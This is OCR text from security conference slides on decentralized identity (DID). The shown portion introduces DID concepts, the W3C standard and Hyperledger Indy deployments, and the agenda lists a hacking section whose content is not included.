
RCEing Your Way Into the Blockchain

Uncovering a critical vulnerability and taking over Decentralized Identity (DID) networks

Shaked Reiner


{
"@context": [
"https://www.w3.org/ns/did/v1",
"https://w3id.org/security/suites/ed25519-2020/v1"
],
"id": "did:example:EiALNR1DfeRFkxEQ5rPuENA4m0x_UeCKR2CwpHIxhowsfQ",
"authentication": [
{
"id": "did:example:123#z6MkecaLyHuYWkayBDLw5ihndj3T1m6zKTGqau3A51G7RBf3",
"type": "Ed25519VerificationKey2020",
"controller": "did:example:EiALNR1DfeRFkxEQ5rPuENA4m0x_UeCKR2CwpHIxhowsfQ",
"publicKeyMultibase": "zAKJP3f7BD6W4iWEQ9jwndVTCBq8ua2Utt8EEjJ6Vxsf"
}
],
"service": [
{
"type": "whoami",
"name": "Shaked Reiner",
"employer": "CyberArk Labs",
"role": "Principal Security Researcher",
} "interests": "cocktails, guitar and dogs"
]
}




Do you use these?

The New York Times

Her Instagram Handle Was 'Metaverse.' Last Month, It Vanished.


Five days after Facebook changed its name to Meta, an Australian artist found herself blocked, with seemingly no recourse, from an account documenting nearly a decade of her life and work.



The New York Times

A Dad Took Photos of His Naked Toddler for the Doctor. Google Flagged Him as a Criminal.

Google has an automated tool to detect abusive images of children. But the system can get it wrong, and the consequences are serious.



Agenda

01

Intro to DID

Why and how to decentralize our identity

02

DID Examples

How do you combine identity with blockchain?

03

Hacking DID

RCEing your way into the blockchain

04

What's Next?

Thoughts on DID future


01


Intro to DID

What is My Identity?

Physical Identity




DIGITAL STYLE!

Identifiers vs. Identity Data

Photos

Messages

Tweets

Posts

data

identifiers

POC_Crew

+82 1 0101 1337

POC2022@email.com

× Enter DID

Bank

Cryptocurrency


Bank

Centralized

No physical access


Decentralized

You hold privkey




Cryptocurrency

Identity System



Basic DID Usage

Create — Generate a cryptographic key pair




Publish — Write the public key to a **blockchain**

Use — Sign/encrypt information to prove your identity

Verify — Validate others' information based on their public key

DID



W3C Recommendation

Decentralized Identifiers (DIDs) v1.0

Core architecture, data model, and representations

W3C Recommendation 19 July 2022

▼ **More details about this document**


This version:

https://www.w3.org/TR/2022/REC-did-core-20220719/

Abstract

Decentralized identifiers (DIDs) are a new type of identifier that enables verifiable, decentralized digital identity. A DID refers to any subject (e.g., a person, organization, thing, data model, abstract entity, etc.) as determined by the controller of the DID.

High Standards



DID Methods

01 — Blockchain / Distributed Ledger

02 — Layer 2

03 — Peer-to-Peer

04 — Static

05 — Alternative

Use Cases

App Store

Secure Storage

Identity

Social Media

Verifiable Credentials

Secure Messaging

02

DID Examples

How is DID implemented?

DID Types

Identity Ledger

Identity distributed ledger

L2

DID Built on top of another blockchain

DID Types

Identity Ledger

Identity distributed ledger

L2

DID Built on top of another blockchain

Identity Overly Network - L2 DID

Microsoft

Entra

DID Types

Identity Ledger

Identity distributed ledger


L2

DID Built on top of another blockchain

sovrin


5 YEARS
DONATE TO SOVRIN TODAY


5 years sovrin
MainNet
Transaction number
1
Transaction number
152,848
2017
31 July
2018
2019
2020
2021
2022
31 July
celebrating 5 years
sovrin
identity for all


THE LINUX FOUNDATION
HYPERLEDGER FOUNDATION
HYPERLEDGER INDY

Indy Deployments

VON

Verifiable Organizations Network in Canada

National DID

by Kiva in a Africa

Verify Credentials

IBM’s SSI provider

Sovrin

Public service SSI on the internet

Hyperledger Indy

Distributed Ledger

or Blockchain

Code Quality

Built under The Linux Foundation

Identity

Identity operations are native

Python


Developed in Python

Permissioned


Only some can write to it


Blockchain Types

	Permissionless	Permissioned
Public	Bitcoin Ethereum	Indy
Private	Enterprise Ethereum	Fabric

